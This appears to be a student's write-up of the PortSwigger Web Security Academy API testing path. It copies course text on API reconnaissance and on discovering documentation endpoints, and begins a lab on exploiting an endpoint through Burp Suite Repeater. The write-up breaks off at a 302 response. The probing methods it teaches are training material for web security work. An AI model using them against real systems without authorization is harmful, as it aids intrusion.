


API testing

Meruyert Oshayeva

Hi, Teacher!

This is how I passed this path



here we can learn about API recon

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharing (Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-api-recon/api-testing/api-recon

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONERAPI testing 1 of 29

WebSecurity Academy

My progress

API recon (1 of 1)

API documentation

Identifying and interacting with API endpoints

Finding hidden parameters

Mass assignment vulnerabilities

Preventing vulnerabilities in APIs

Server-side parameter pollution

Testing for server-side parameter pollution in the query string

Testing for server-side parameter

API recon

To start API testing, you first need to find out as much information about the API as possible, to discover its attack surface.

To begin, you should identify API endpoints. These are locations where an API receives requests about a specific resource on its server. For example, consider the following `GET` request:

```
GET /api/books HTTP/1.1
Host: example.com
```

The API endpoint for this request is `/api/books`. This results in an interaction with the API to retrieve a list of books from a library. Another API endpoint might be, for example, `/api/books/mystery`, which would retrieve a list of mystery books.

Once you have identified the endpoints, you need to determine how to interact with them. This enables you to construct valid HTTP requests to test the API. For example, you should find out information about the following:

- The input data the API processes, including both compulsory and optional parameters

CONTINUE →

Up next: API documentation

API documentation:

CSS 261Report №3 — Документ — C...API testing - PortSwiggerCross-origin resource sharing (Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/api-testing/api-testing-api-documentation/api-testing/api-documentation

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

←PRACTITIONERAPI testing 2 of 29

WebSecurity Academy

My progress

API recon

API documentation (1 of 4)

Identifying and interacting with API endpoints

Finding hidden parameters

Mass assignment vulnerabilities

Preventing vulnerabilities in APIs

Server-side parameter pollution

Testing for server-side parameter pollution in the query string

Testing for server-side parameter

API documentation

APIs are usually documented so that developers know how to use and integrate with them.

Documentation can be in both human-readable and machine-readable forms. Human-readable documentation is designed for developers to understand how to use the API. It may include detailed explanations, examples, and usage scenarios. Machine-readable documentation is designed to be processed by software for automating tasks like API integration and validation. It's written in structured formats like JSON or XML.

API documentation is often publicly available, particularly if the API is intended for use by external developers. If this is the case, always start your recon by reviewing the documentation.

BACK

CONTINUE →

Up next: Discovering API documentation

WebSecurity Academy

Discovering API documentation

Even if API documentation isn't openly available, you may still be able to access it by browsing applications that use the API. To do this, you can use Burp Scanner to crawl the API. You can also browse applications manually using Burp's browser. Look for endpoints that may refer to API documentation, for example:

- `/api`
- `/swagger/index.html`
- `/openapi.json`

If you identify an endpoint for a resource, make sure to investigate the base path. For example, if you identify the resource endpoint `/api/swagger/v1/users/123`, then you should investigate the following paths:

- `/api/swagger/v1`

BACK CONTINUE

Up next: Lab: Exploiting an API endpoint using documentation

My progress

- API recon
- API documentation (2 of 4)
 - Identifying and interacting with API endpoints
 - Finding hidden parameters
 - Mass assignment vulnerabilities
 - Preventing vulnerabilities in APIs
 - Server-side parameter pollution
 - Testing for server-side parameter pollution in the query string
 - Testing for server-side parameter

In the first lab, we have this online shopping website:

WebSecurity Academy


Exploiting an API endpoint using documentation

LAB Not solved


Back to lab description

Home | My account


WE LIKE TO SHOP

 The Bucket of Doom ★★★★★ \$39.18 View details	 Portable Hat ★★★★★ \$80.33 View details	 Waterproof Tea Bags ★★★★★ \$31.79 View details	 Couple's Umbrella ★★★★★ \$61.13 View details
--	--	--	---


as we already given an account, we'll type that in:




and here we can access




and also change emails




In Burp Suite we can see requests and responses




so we'll go ahead and send this request to repeater, by changing it to api only, we get this 302 error message. great!



